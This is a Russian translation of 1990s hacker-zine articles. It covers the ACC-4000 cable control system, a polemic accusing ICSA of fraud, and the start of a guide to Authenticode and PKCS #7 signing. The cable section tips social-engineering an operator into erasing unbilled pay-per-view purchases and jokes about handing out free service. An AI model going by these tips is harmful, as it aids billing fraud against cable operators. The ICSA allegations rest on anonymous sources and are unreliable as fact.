Окна с заголовком «Wire Link X» показывают данные, передаваемые из ACC-4000 в другие системы — как правило, в систему биллинга. Одно окно «Wire Link X» соответствует каждой системе, в которую ACC-4000 передаёт данные.

Окно входа в систему

```
.------------------.
| The Login Window |
`------------------'
```

Окно входа в систему весьма информативно и выглядит примерно так:

```
 .-------------------------------------------------------------------------.
 |          ACC4000                                                 Help   |
 |          ~                                                       ~      |
 |-------------------------------------------------------------------------|
 |LOGIN  |       Login to ACC4000         |              |                 |
 |-------------------------------------------------------------------------|
 |         General Instruments Addressable Control System                  |
 |User Name: ############################    Password: ########           |
 |         COPYRIGHT (C) 1996. General Instrument Corporation              |
 |-------------------------------------------------------------------------|
 |Site Number: 866  Geocode: 303  Terminal: tno:0.0  Software Version: V8.66 |
 |                                                                         |
 | Number ANICS Installed: 1              Number of Subscriptions: 16      |
 |  Parallel Data Streams: 1        1st Subscription Service Code: 1       |
 |       List Maintenance: HOST     Number of Simultaneous Events: 48      |
 |       Number List Maps: 8                1st Event Service Code: 89     |
 |       Return Frequency: 08.9 Mhz          Data Stream Baud Rate: 13.97 Khz |
 |                                                                         |
 | Data Base Size: 288K Subscribers      Converter ID Usage: 32K Groups    |
 |                                                                         |
 | 1st group 1-way    2nd group phone    3rd group phone    4th group 2-way  |
 | 5th group 2-way    6th group 2-way    7th group 2-way    8th group 2-way  |
 | 9th group 2-way                                                         |
```

```
|                                                                              |
|------------------------------------------------------------------------------|
|Enter operator name                                                           |
|                                                                              |
|             F6:Clear Field     F7:Field Help        F8:Form Help             |
`------------------------------------------------------------------------------'
```

Site Number — номер, присвоенный General Instruments. Этот номер также хранится в абонентской приставке.

Geocode — необязательный номер, который может быть присвоен кабельной компанией для разбивки приставок на группы.

Terminal — имя X-windows терминала, с которого производится подключение.

Software Version — номер версии программного обеспечения ACC-4000.

Number ANICS Installed — количество установленных передающих устройств.

Parallel Data Streams — количество одновременных передач в поток данных.

List Maintenance — всегда установлено в HOST. В будущем General Instruments планирует разрешить устройству ANIC самостоятельно вести список авторизаций.

Number List Maps — размер очереди между ACC-4000 и ANIC.

Number of Subscriptions — количество сервисных кодов, выделенных для подписок.

1st Subscription Service Code — первый доступный тег скремблера для дескремблирования подписок.

Number of Simultaneous Events — максимальное количество одновременно доступных событий Pay-Per-View (PPV).

1st Event Service Code — первый доступный тег скремблирования для событий Pay-Per-View (PPV).

Return Frequency — частота передачи, используемая двунаправленными приставками. Диапазон обычно составляет 8,3–10,4 МГц.

Data Stream Baud Rate — скорость передачи данных в потоке.

Data Base Size — максимальное количество абонентских приставок, для которых настроена система.

Converter ID Usage — всегда установлено в 32k. Это означает, что 32k приставок могут быть объединены в одну партицию.


Groups — показывает разбивку общего числа абонентских приставок (Data Base Size) на партиции.

Главное меню


```
.---------------.
| The Main Menu |
`---------------'
```

Главное меню является точкой входа ко всем остальным меню и выглядит примерно так:

```
.------------------------------------------------------------------------------.
|MAINMENU  |    Main Menu of Screen Options     |       |records found       |
|                                                                              |
|.-----------------------------------------------------------------------------.|
||                                                                             ||
```



Другие меню




ACC-4000 имеет множество других меню, доступных через главное меню. Я не буду тратить здесь время и место на их описание. Если вы получите доступ к ACC-4000, встроенной справки должно быть достаточно для работы с системой.

Эти меню позволяют выполнять следующие функции:

• Управление абонентскими приставками
• Управление скремблерами на головной станции
• Отправка сообщений абонентам
• Проведение опросов среди абонентов
• Настройка доступных событий Pay-Per-View (PPV)
• Управление данными о покупках
• Обслуживание базы данных ACC-4000
• Формирование отчётов

Типы конвертеров



Система ACC-4000 поддерживает большое количество типов абонентских приставок:

Type	Model	Name	Partition Type
1	DRZ (PROM based)	STARCOM II, 400, 500	One-Way
2	DRZA-*A, DRZP-*A (PROM based, 128 tags)	STARCOM 450 STARCOM 450/P3	One-Way
3	DRZI*-*A (PROM based, 256 tags)	STARCOM 450/P3	One-Way
4	DRZI*-AT	STARCOM 450	Two-Way

5	XT5-*1*	STARCOM V	One-Way
6	XT5-*2*	STARCOM V	Two-Way
7	DRZI*-*AV	STARCOM 450	One-Way
8	DP*5-*3*	STARCOM VI+	Fone-Way
9	DL4/DL4A	STARCOM V	One-Way
10	DP*5-*1*	STARCOM VI+	One-Way
11	DP*5-*2*	STARCOM VI+	Two-Way
12	DPBB-*1*	STARCOM VI+	One-Way
13	DPBB-*3*	STARCOM VI+	FONE-Way
14	DPBB-*2*	STARCOM VI+	Two-Way
15	DP711*, DPV721*, DPV721*/C1	STARCOM 7100/7200	One-Way
16	DP713*, DPV723*, DPV723*/C1	STARCOM 7100/7200	FONE-Way
17	DP712*, DPV722*, DPV722*/C1	STARCOM 7100/7200	Two-Way
18	DPBB7-*1*	STARCOM 7300	One-Way
19	DPBB7-*3*	STARCOM 7300	FONE-Way
20	DPBB7-*2*	STARCOM 7300	Two-Way
21	DPBB-*1*-M1	STARCOM VI+ M/S	One-Way
22	DPBB-*3*-M1	STARCOM VI+ M/S	FONE-Way
23	DPBB-*2*-M1	STARCOM VI+ M/S	Two-Way
24	IDP7, LMDS-A, MMDS-A/CT1900	IDP7, LMDS-A, MMDS-A/CT1900	One-Way
25	IDP7, LMDS-A, MMDS-A/CT1900	IDP7, LMDS-A, MMDS-A/CT1900	FONE-Way
26	IDP7, LMDS-A, MMDS-A/CT1900	IDP7, LMDS-A, MMDS-A/CT1900	Two-Way
27	DCR	DCR	One-Way
28	DCR 3000S/4000S	DCR	One-Way
30	CFT2000/2100	CFT2000/2100	One-Way
31	CFT2000/2100	CFT2000/2100	FONE-Way
32	CFT2000/2100	CFT2000/2100	Two-Way
33	STARPORT	STARPORT	One-Way
34	STARPORT (not implemented)	STARPORT	FONE-Way
35	STARPORT (not implemented)	STARPORT	Two-Way
36	CFT2200	CFT2200	One-Way
37	CFT2200	CFT2200 STARFONE	FONE-Way
38	CFT2200	CFT2200 STARVUE	Two-Way
39	CFT2900	CFT2900	One-Way
40	CFT2900	CFT2900	FONE-Way
41	CFT2900	CFT2900	Two-Way
42	Sega	Sega	One-Way

Типы скремблеров

```
.-----------------.
| Scrambler Types |
`-----------------'
```

Система ACC-4000 поддерживает несколько различных типов скремблеров на головной станции, в том числе:

STARPACK Service Encoder (SSE)

Устаревший скремблер, работающий в режимах скремблирования standby и постоянного подавления синхросигнала на 6 дБ.

Digital Scrambler/Encoder (DS/E)

Устаревший РЧ-скремблер.

Digital Video/Encoder (DV/E)

Устаревший полосовой скремблер, использовавшийся для дополнительного скремблирования сигналов DS/E.

Video Processor/Encoder (VP/E)

Совмещённое устройство DS/E и DV/E.

Modulating Video Processor (MVP) и MVPII

Более новый скремблер.

Modulating Video Processor (MVP) II-DIU

MVPII с модулем вставки данных (Data Inserter Module, DIM), обеспечивающим функцию вставки данных.

Режимы скремблирования

```
.------------------.
| Scrambling Modes |
`------------------'
```

ACC-4000 управляет скремблерами, используя несколько режимов скремблирования, в том числе:

• Подавление синхросигнала (Sync Suppression)
• Инверсия видео (Video Inversion)
• Инверсия аудио (Audio Inversion)

Поддерживаемые субрежимы подавления синхросигнала:

• Standby (ожидание)
• Clear, 0 дБ постоянный
• 6 дБ постоянный
• 10 дБ постоянный
• Scene change, 3 секунды (смена сцены)
• 6/10 псевдослучайный, 30 секунд
• 6/10 псевдослучайный, 1 минута
• 6/10 псевдослучайный, 16 тиков
• 6/10 псевдослучайный, 3 секунды

При использовании смены сцены или псевдослучайного подавления синхросигнала 6/10 ACC-4000 поддерживает ряд динамических типов режимов:

• Псевдослучайный 6/10/clear
• Псевдослучайный 6/clear
• Псевдослучайный 10/clear
• Псевдослучайный 6/10
• Линейный 6/10/clear
• Линейный 6/clear
• Линейный 10/clear
• Линейный 6/10

Кроме того, можно задать интервал между сменами динамического режима в часах, минутах, секундах или тиках.

Поддерживаемые субрежимы инверсии видео:

• Clear (без инверсии)
• Инверсия поля по смене сцены
• Постоянная инверсия видео
• Инверсия поля по таймеру

Примечание: инверсия видео и аудио работает только с полосовыми абонентскими приставками.

Заметки о безопасности

```
.---------------.
| Security Notes|
`---------------'
```

Как правило, эти системы оснащены модемами для использования как персоналом General Instruments, так и сотрудниками кабельных компаний. Персонал General Instruments подключается по модему для диагностики неисправностей системы. Сотрудники кабельных компаний — для изменения программы Pay-Per-View (PPV) или настройки абонентских приставок.

Все непереданные в биллинг покупки теряются при инициализации приставки. Чтобы сохранить непереданные покупки, оператор выполняет операцию Refresh вместо Initialize. Если убедить оператора выполнить Initialize вместо Refresh, все покупки, ещё не переданные в систему биллинга, будут утеряны.

Покупки хранятся как целые числа. Старые приставки могли хранить не более 16 покупок. Новые приставки ограничены 63 покупками.

Заключение

```
.-------------.
| Conclusion |
`-------------'
```

Если вам удастся получить доступ к такой системе, как ACC-4000, можно хорошо повеселиться. Будьте осторожны, раздавая всему городу бесплатный доступ к WWF.

---- EOF

ICSA: Международная ассоциация компьютерной безопасности или Международная преступная синдикальная ассоциация?

Автор: Dorathea Demming

```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=                                                                              =
=                                ICSA                                          =
=                                                                              =
=               International Computer Security Association                    =
=                                                                              =
=                                 or                                           =
=                                                                              =
=               International Crime Syndicate Association?                     =
=                                                                              =
=                                                                              =
=                                 by                                           =
=                                                                              =
=                          Dorathea Demming                                    =
=                                                                              =
=                                                                              =
=                                                                              =
=                  (c) Dorathea Demming,  October, 1997                        =
=                                                                              =
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Эта статья о компьютерных преступниках. Я говорю не о жизнерадостных ребятах из Farmers of Doom [FOD], не о лихих шутниках из Legion of Doom [LOD] и даже не о техно-террористах в смокингах из The New Order [TNO]. Я говорю о профессиональных компьютерных преступниках. О тех, кто каждый день ходит на работу и зарабатывает на жизнь, обворовывая доверчивые корпорации. Я говорю о Международной ассоциации компьютерной безопасности [ICSA]. ICSA заработала на компьютерном мошенничестве больше денег, чем все три упомянутые выше организации вместе взятые.

Ранее ICSA называлась Национальной ассоциацией компьютерной безопасности [NCSA]. Судя по всему, они наконец осознали, что сети и доверчивые корпорации существуют не только в Соединённых Штатах.

В этой статье я расскажу вам о некомпетентности и жадности ICSA. Но вместо того чтобы говорить за них, я позволю им говорить за себя самих — их же собственными словами.

История организации

Посмотрим, что NCSA говорит о своей истории:

> *«компания была основана в 1989 году с целью предоставления независимых и объективных услуг на быстро растущем и нередко запутанном рынке цифровой безопасности посредством рыночной коммерческой консорциальной модели.»*

Именно здесь ICSA расходится с настоящими отраслевыми организациями, такими как IEEE. Некоммерческие организации вроде IEEE способны предоставлять независимые и объективные услуги; коммерческим организациям вроде ICSA в этом нельзя доверять. Цель NCSA — прибыль, не больше и не меньше.

Прибыль — достойная цель для бизнеса. Однако ICSA притворяется отраслевой ассоциацией. Это полная и абсолютная выдумка. ICSA — не отраслевая ассоциация; это коммерческое предприятие, которое напрямую конкурирует с теми самыми компаниями, которым якобы помогает.

Компетентность в вопросах компьютерной безопасности

Посмотрим на то, что ICSA знает о компьютерной безопасности:

> *«Ранние проблемы компьютерной безопасности были сосредоточены на защите от вирусов.»*

Вот где ICSA случайно обнажает свою подлинную историю. Ни один мало-мальски сведущий человек не стал бы утверждать, что «ранние проблемы компьютерной безопасности были сосредоточены на защите от вирусов». В действительности ранние проблемы компьютерной безопасности касались защиты мейнфреймов. Защита от вирусов не стала актуальной вплоть до 1980-х годов. Из этого можно сделать только один вывод: никто в ICSA не имеет опыта в области компьютерной безопасности за пределами персональных компьютеров. Эти люди, судя по всему, не знакомы с Unix — не говоря уже о VM, MVS, OS/400, AOS/VS, VMS и множестве других систем, в которых корпорации хранят огромные объёмы данных. Сосредоточенность исключительно на безопасности ПК не принесёт пользы общему уровню защищённости вашей организации.

Обмен информацией в консорциуме

Рассмотрим ещё одно безосновательное утверждение ISCA:

> *«Консорциумы ICSA обеспечивают открытый обмен информацией между разработчиками продуктов в сфере безопасности и поставщиками услуг безопасности в узких, но чётко определённых сегментах индустрии компьютерной безопасности.»*

По словам «разработчиков продуктов в сфере безопасности и поставщиков услуг безопасности», с которыми я общалась, это полная чушь. На улице говорят, что сотрудники ICSA собирают информацию, а взамен не дают ничего полезного. Моя реакция: «А как иначе?» У ICSA нет никакой информации для обмена. С тем же успехом можно спросить о компьютерной безопасности у своей двенадцатилетней дочери — и, возможно, даже получить более дельный ответ, если ваша дочь читает Phrack.

Программа веб-сертификации

Посмотрим, что ICSA говорит о своей программе веб-сертификации:

> *«Веб-сертификация ICSA существенно снижает риски и ответственность веб-сайта как для оператора, так и для посетителя, обеспечивая, проверяя и совершенствуя применение базовых стандартов и практик логической, физической и операционной безопасности.»*
>
> *«Включая подробное руководство по сертификации, выездную оценку, удалённое тестирование, случайные проверки и постоянно обновляемый набор рекомендуемых*

> *передовых практик, сертификация ICSA уникальным образом демонстрирует усилия руководства по обеспечению доступности сайта, защите информации и целостности данных, а также повышению доверия и уверенности пользователей.»*

На самом деле всё происходит так: ICSA направляет к вам реселлера. Реселлер спрашивает, правильно ли вы настроили свой сайт. Вы отвечаете утвердительно, и реселлер сообщает ICSA, что ваш сайт настроен правильно. Реселлер фактически проверяет очень немногое. Затем ICSA запускает ISS (Internet Security Scanner) против вашего веб-сервера. Если ISS не обнаруживает никаких уязвимостей удалённо — вы получаете веб-сертификацию ICSA.

За то, чтобы засыпать ваш персонал серией почти бессмысленных вопросов, реселлер получает 2 975 долларов США. За запуск ISS против вашего веб-сервера ICSA получает 5 525 долларов. За 19,95 доллара вы можете купить книгу «Computer Security Basics» Деборы Рассел и Дж.Т. Гангеми-старшего (ISBN: 0-937175-71-4) и сэкономить своей компании почти 8 500 долларов.

Обучение реселлеров

Рассмотрим систему обучения реселлеров ICSA.

ICSA заявляет, что каждый реселлер, распространяющий их продукт, прошёл подготовку в области компьютерной безопасности. На практике, однако, это обучение является по сути _торговым_. Курс обучения ICSA длится меньше одного рабочего дня и должен проводиться двумя тренерами: одним специалистом по продажам и одним техническим специалистом. Один из прошедших это обучение рассказал мне, что технический специалист попросту не явился на его занятие, а другой сообщил, что ICSA прислала _двух_ специалистов по продажам и _ни одного_ технического специалиста.

Сертификация межсетевых экранов

Посмотрим, что ICSA говорит об изменениях в «цифровом мире» межсетевых экранов:

> *«Цифровой мир развивается слишком быстро, чтобы сертифицировать лишь конкретную версию продукта или конкретную конфигурацию системы. Поэтому критерии и процессы сертификации ICSA разработаны таким образом, что после сертификации продукта или системы все будущие версии продукта (или обновления системы) считаются сертифицированными по умолчанию.»*

Что это означает для вас? Это означает, что ICSA сертифицирует межсетевые экраны, работающие на коде, который они никогда не видели. Это означает, что, приобретя межсетевой экран с сертификатом ICSA, вы не можете знать наверняка, проходила ли та версия продукта, которая защищает вашу организацию, реальную сертификацию когда-либо.

Защита от обвинений

Посмотрим, как ICSA защищается от подобных обвинений. У ISCA есть три готовых аргумента:

> *«Во-первых, ICSA получает договорное обязательство от поставщика продукта или организации, владеющей сертифицированной системой или управляющей ею, о том,*

> *что продукт или система будут поддерживаться в соответствии с действующими опубликованными стандартами сертификации ICSA.»*

Вот как работает сертификация ICSA: поставщики межсетевых экранов обещают писать хороший код, а ICSA наклеивает им стикер. Это, может, и срабатывает с маленькими детьми в воскресной школе, но я бы не стала доверять безопасность своего бизнеса подобному плану.

> *«Во-вторых, ICSA или её уполномоченные партнёры, как правило, проводят случайные проверки текущего продукта (или системы) на соответствие актуальным критериям ICSA для данной категории сертификации.»*

За исключением того, что неназванный источник внутри самой ICSA признал: эти проверки в действительности не проводятся. Всё верно — эти проверки существуют лишь в воображении маркетинговой службы ICSA. ICSA не может покрыть расходы на случайные проверки при всей своей непомерной тарифной сетке. Должно быть, деньги уходят на бесплатные телевизоры, которые они раздают своим реселлерам.

> *«В-третьих, сертификация ICSA обновляется ежегодно. При продлении полный процесс сертификации повторяется для текущей производственной системы или поставляемых продуктов по актуальным критериям.»*

Итак, перед нами финальное обещание: наши системы не будут оставаться вне сертификации дольше 364 дней. Если поставщик межсетевого экрана выпускает три новых версии в год — по меньшей мере одна из них пройдёт реальный процесс сертификации ICSA. Само собой, стикер ICSA будет на всех трёх.

Подход «чёрного ящика»

Посмотрим, что ICSA говорит о своих процедурах:

> *«Критерии сертификации основаны не столько на фундаментальных принципах проектирования или инженерии и не на оценке базовой технологии. В большинстве случаев мы стремимся использовать подход «чёрного ящика».»*

Вслушайтесь в то, что они на самом деле говорят. Они признают, что их процесс сертификации не касается «фундаментальных принципов проектирования или инженерии» и не предполагает «оценки базовой технологии». Что же тогда остаётся в качестве основы для сертификации? Они сертифицируют межсетевые экраны по маркетинговым брошюрам поставщиков? По цвету упаковки? По дружелюбности торгового персонала? А может, просто сертифицируют всех, кто им платит?

Когда ты ни в чём не разбираешься, любая компьютерная система выглядит как «чёрный ящик».

Уязвимости CGI

Посмотрим, как процесс веб-сертификации ICSA подходит к уязвимостям CGI:

> *«Оператор сайта подтверждает, что CGI-скрипты были проверены квалифицированными проверяющими на соответствие критериям проектирования, влияющим на безопасность.» (sic)*

Вглядимся в это повнимательнее. Метод номер один для взлома веб-серверов — атака через уязвимую CGI-программу. И единственное, что делает сертификация ICSA для обеспечения безопасности CGI — требует от сотрудников подтвердить, что они хорошо справились с работой. Какой сотрудник ответит: «О нет, мы вообще не смотрели на безопасность этих CGI-скриптов»? ICSA рассчитывает на то, что работники, стремящиеся сохранить место, ускорят процесс сертификации до её завершения.

Избирательность проверки

Посмотрим, что ICSA говорит о собственной тщательности:

> *«Поскольку это нецелесообразно и экономически неэффективно, ICSA не тестирует и не сертифицирует каждую возможную комбинацию веб-сайтов на веб-сервере в различных местах расположения — если только это не запрошено клиентом и не оплачено им.»*

Все мы знаем, что безопасность нарушается в самом слабом звене, а не в самом сильном. Если мы решим сертифицировать лишь часть наших систем, можно только предположить, что злоумышленники просто перейдут к атаке незащищённых систем. Возможно, если бы ICSA не пыталась вымогать 8 500 долларов за сертификацию одного веб-сервера, больше клиентов могли бы сертифицировать все свои сайты.

Юридическая ответственность

Посмотрим, насколько ICSA сама верит в свои сертификации:

> *«Клиент обязуется защищать, возмещать ущерб и ограждать ICSA от любых претензий или судебных исков третьих лиц и вытекающих расходов (включая разумные гонорары адвокатов), убытков, потерь, решений и вердиктов, основанных на утверждении о том, что сертифицированный ICSA сервер/сайт/система оказался ненадёжным, не соответствовал каким-либо требованиям безопасности или иным образом не выдержал реального или смоделированного проникновения.»*

Говоря простым языком: если вас подадут в суд, вы останетесь один на один с проблемой. Но на этом их лицемерие не заканчивается.

Правовые отношения с клиентами

Посмотрим, как ICSA видит свои правовые отношения с клиентами:

> *«Клиент вправе, при условии письменного уведомления и одобрения ICSA, взять на себя защиту в любом иске или судебном разбирательстве, используя адвоката по собственному выбору. ICSA вправе участвовать, но не контролировать защиту в любом таком деле с помощью собственного адвоката и за свой счёт: при условии, что если ICSA по своему собственному усмотрению установит наличие конфликта интересов между Клиентом и ICSA, ICSA вправе привлечь отдельного адвоката,*

разумные расходы на которого оплачивает Клиент.»

Подписывая договор на сертификацию ICSA, вы, клиент, соглашаетесь с тем, что не можете даже юридически защищать себя в суде без «письменного уведомления и одобрения ICSA». Но это ещё не всё: ICSA оставляет за собой право нанять адвокатов и выставить ВАМ счёт за расходы, если сочтёт, что вы недостаточно защищаете её интересы. Юридический отдел какой корпорации одобрит подобное условие?

Прейскурант

Посмотрим, сколько ICSA пытается взимать за весь этот хлам:

Web Certification		
	1 Server	$8,500
	2-4 Servers	$7,650
	5 or more Servers	$6,800
	6-10 DNS	$ 495
	11 or more DNS	$ 395
Perimeter Check		
	up to 15 Devices	$3,995
	additional groups of 10 Devices	$1,500
	bi-monthly reports	$1,000
	monthly reports	$3,500
War Dial		
	first 250 phone lines	$1,000
	additional lines	$3/line
Per Diem		
	Domestic	$ 995
	International	$1,995

Сертификация одного веб-сервера обойдётся вам в 8 500 долларов. Я видела небольшие веб-серверы, купленные, установленные и настроенные дешевле этой суммы.

Если вы сообщите ICSA, что у вас 15 сетевых устройств, видимых в Интернете, а они обнаружат 16 — вам выставят дополнительный счёт на 1 500 долларов. На это вы соглашаетесь, подписывая договор на Perimeter Check с ICSA. По сути, заключая такой договор, вы соглашаетесь платить неопределённые суммы.

За обзвон целого телефонного префикса ICSA возьмёт с вас 30 250 долларов. Интересно, пользуются ли эти ребята ToneLoc. Интересно, вообще используют ли эти балбесы модемы...

Оценку суточных ставок я оставляю на усмотрение читателя. Сколько бы вы заплатили клоуну за выступление на дне рождения вашей дочери? Дали бы вы клоуну суточные в размере 995 долларов? Почему клоуны из ICSA должны заслуживать большего? Как потратить 995 долларов в день и при этом ещё успеть поработать?

Заключение

Это лишь несколько выдержек из документации ICSA, которую мне удалось получить. Я не считаю, что моя оценка оказалась более жёсткой, чем заслуживают эти люди. Я уверена: если бы у меня было больше их материалов, нашлись бы ещё более вопиющие примеры невежества и жадности.

ICSA кормится за счёт деловых людей, достаточно наивных, чтобы поверить пропаганде ICSA. Притворяясь законной торговой организацией, они бросают тень на всю индустрию информационной безопасности. Завышая цены для клиентов, они откачивают деньги из бюджетов на компьютерную безопасность, которые лучше было бы потратить на реальную защиту систем и обучение пользователей. Продавая сертификаты без какой-либо реальной технической ценности, они создают у интернет-пользователей ложное чувство безопасности при использовании сайтов электронной коммерции.

ISCA никому не приносит пользы и ни на что не годна.

Dorathea Demming
Mechanicsburg, PA
10 Oct, 1997

Техническое руководство по цифровой сертификации

Автор: Yggdrasil

Введение

Современные программные технологии предоставляют не только гибкие механизмы управления веб-страницами и сложное удалённое взаимодействие (элементы управления ActiveX, апплеты Java и плагины Netscape), но и открывают возможность загрузки фрагментов кода для локального исполнения с целью расширения возможностей браузеров. Главная проблема состоит в том, что подобный код изначально неотличим от вредоносного (вирусы/трояны, атаки типа «человек посередине», принудительный откат версий, подделка электронных документов и т.п.), замаскированного под полезные утилиты.

Суть проблемы: конечный пользователь не знает, кто опубликовал тот или иной фрагмент программного обеспечения, не подвергался ли код изменениям и что это программное обеспечение в итоге сделает — пока не загрузит и не запустит его. Кто угодно может создать плагины, апплеты или элементы управления, содержащие потенциально деструктивный код или даже «интеллектуальный» вредоносный код, способный скрытно обмениваться данными с удалённым сервером.

Криптография с открытым ключом породила целый ряд различных реализаций для верификации подлинности программного обеспечения, сетевых объектов, документов и транзакций с данными (например, электронный перевод средств) с использованием цифровых идентификаторов.

Сертификация Authenticode

Компания Microsoft недавно приняла технологию Authenticode для подписи программного обеспечения на основе ActiveX. Любой разработчик — физическое лицо или коммерческая организация, — желающий, чтобы его код считался «доверенным», должен подать заявку и получить цифровой сертификат от удостоверяющего центра (CA) Authenticode, например VeriSign. CA запросит подтверждение личности и иные сведения, и лишь после этого верифицирует учётные данные издателя (вплоть до проверки рейтинга Dun & Bradstreet). Как только CA решит, что издатель соответствует его политическим критериям, он выдаёт сертификат (ожидаемая стоимость — около $500 в год, плюс дополнительные расходы на аппаратное хранилище для коммерческих разработчиков — до $12 000).

[Боже, спаси разработчиков нового поколения.]

Цифровой сертификат содержит открытый ключ издателя (и прочие сведения), зашифрованный в соответствии с отраслевым стандартом формата сертификатов X.509 V3 и стандартами подписанных данных PKCS #7.

Рекомендация ITU-T по X.509 гласит:

> *«Серьёзным нарушением безопасности стало бы выдача CA сертификата для пользователя с открытым ключом, который был подделан.»*

Все сертификаты имеют срок действия, однако CA вправе отозвать их досрочно, если предполагается, что закрытый ключ издателя или сертификат самого CA скомпрометированы. При этом CA может (а может и не) уведомить владельца сертификата.

Списки отзыва

Списки отзыва, называемые также «чёрными списками», хранятся в записях как атрибуты типов CertificateRevocationList и AuthorityRevocationList.

Их типы атрибутов определены следующим образом:

```
certificateRevocationList ATTRIBUTE ::= {
  WITH SYNTAX CertificateList
  EQUALITY MATCHING RULE certificateListExactMatch
  ID id-at-certificateRevocationList }

authorityRevocationList ATTRIBUTE ::= {
  WITH SYNTAX CertificateList
  EQUALITY MATCHING RULE certificateListExactMatch
  ID id-at-authorityRevocationList }

CertificateList ::= SIGNED { SEQUENCE {
  version Version OPTIONAL,
  signature AlgorithmIdentifier,                        <-----+
  issuer Name,                                                |
  thisUpdate UTCTime,                                         |
  nextUpdate UTCTime OPTIONAL,                          version 2
  revokedCertificates SEQUENCE OF SEQUENCE {              only
  userCertificate CertificateSerialNumber,             (extension)
  revocationDate UTCTime,                                     |
  crlEntryExtensions Extensions OPTIONAL } OPTIONAL,          |
  crlExtensions [0] Extensions OPTIONAL }}              <-----+
```

Реализация X.509-3

Спецификация каталога ITU-T X.509 использует набор криптографических систем, известных как асимметричные криптосистемы с открытым ключом (PKCS). Данная система предполагает использование двух ключей — секретного и открытого, — как это принято в распространённых пакетах с открытым ключом, например PGP.

Оба ключа могут применяться для шифрования: закрытый ключ расшифровывает то, что зашифровано открытым, и наоборот (Xp*Xs = Xs*Xp, где Xp/Xs — функции шифрования/дешифрования ключом).

При применении к цифровым подписям шифрование с открытым ключом используется для зашифровки подписываемых данных после их прогона через хеш-функцию. Информация подписывается путём добавления к ней зашифрованного краткого содержания этой информации. Краткое содержание формируется посредством односторонней хеш-функции, а зашифровка выполняется с использованием закрытого ключа подписывающего.

За дополнительной информацией об X.509 и типах сертификатов обращайтесь к Рекомендации ITU-T X.509 («The Directory: Authentication Framework»).

Windows Trust API

Для проверки надёжности объекта в среде Win32 используется функция API WinVerifyTrust() со следующим прототипом:

```
HRESULT                     ---------------  Description  ---------------
WINAPI
WinVerifyTrust (
  HWND hwnd,                <>0 to allow user to assist in trust decision
  DWORD dwTrustProvider,    0 = provider unknown, 1 = software publisher
  DWORD dwActionID,         specifies what to verify
  LPVOID ActionData         information required by the trust provider
)
```

Возвращаемый код HRESULT будет равен TRUST_E_SUBJECT_NOT_TRUSTED, если объект не является доверенным (согласно действию, указанному в dwActionID). Поставщик доверия может предоставить более детальный код ошибки.

Создание сообщения с цифровой подписью

PKCS #7 определяет несколько «типов»: ContentInfo, SignedData и SignerInfo. Версия 1.5 стандарта PKCS #7 описывает тип ContentInfo следующим образом:

```
ContentInfo ::= SEQUENCE {
  contentType ContentType,
  content
    [0] EXPLICIT ANY DEFINED BY contentType OPTIONAL }

ContentType ::= OBJECT IDENTIFIER
```

Содержимое является (или, точнее, МОЖЕТ являться) ASCII-строкой в виде потока октетов, передаваемой в выбранный алгоритм дайджеста (например, MD2, см. RFC-1321).

Первым шагом является кодирование поля ContentInfo согласно PKCS #7. Результирующие закодированные данные:

```
== DATA BLOCK #1 ==

{30 28} 06 09                               0x0609: contentType = data
2A 86 48 86 F7 0D 01 07 01                  PKCS #7 data-object ID
A0 1B                                       [0] EXPLICIT
   04 [msg_len]                             content = OCTET STRING
      [octet stream representing
       the ASCII string, msg_len bytes long]          <-- value (*)
```

Данные, помеченные (*), являются входным потоком для алгоритма кодирования (MD2 или иного):

(идентификатор объекта данных PKCS #7 — {1 2 840 113549 1 7 1})

```
== DATA BLOCK #2 ==

{30 20} 30 0C                               0x300C: digestAlgorithm
06 08 2A 86 48 86 F7 0D 02 02               algorithm ID = MD2
05 00                                       parameters = NULL (0x00)
   04 [block_len]                           digest
      [encoded data (MD2 output)]
```

(идентификатор объекта алгоритма MD2 — {1 2 840 113549 2 2})

Эти данные представляют собой закодированный DigestInfo. Он будет зашифрован посредством RSA с использованием закрытого ключа пользователя.

Согласно PKCS #1, шифрование RSA состоит из двух основных шагов: из строки заполнения и предварённого дайджеста сообщения формируется блок данных шифрования; затем блок шифрования возводится в степень с использованием закрытого ключа пользователя.

Блок шифрования EB представляет собой следующую 64-октетную строку:

```
00 01                                          block type
FF FF FF FF FF FF FF FF FF FF FF FF FF FF      padding string
FF FF FF FF FF FF FF FF FF FF FF FF
00                                             separator (0x00)
[here goes the whole DATA BLOCK #2]            data bytes (prf. message digest)
```

Теперь необходимо закодировать различные сведения: значение SignedData из внутреннего значения ContentInfo, затем зашифрованный дайджест сообщения, имя эмитента и серийный номер пользовательского сертификата, данные сертификата, идентификатор алгоритма дайджеста сообщения (MD2) и идентификатор алгоритма шифрования (PKCS #1 RSA).

Закодированный SignedData:

```
== DATA BLOCK #3 ==

30 82 02 3D
02 01 01                                       version = 1
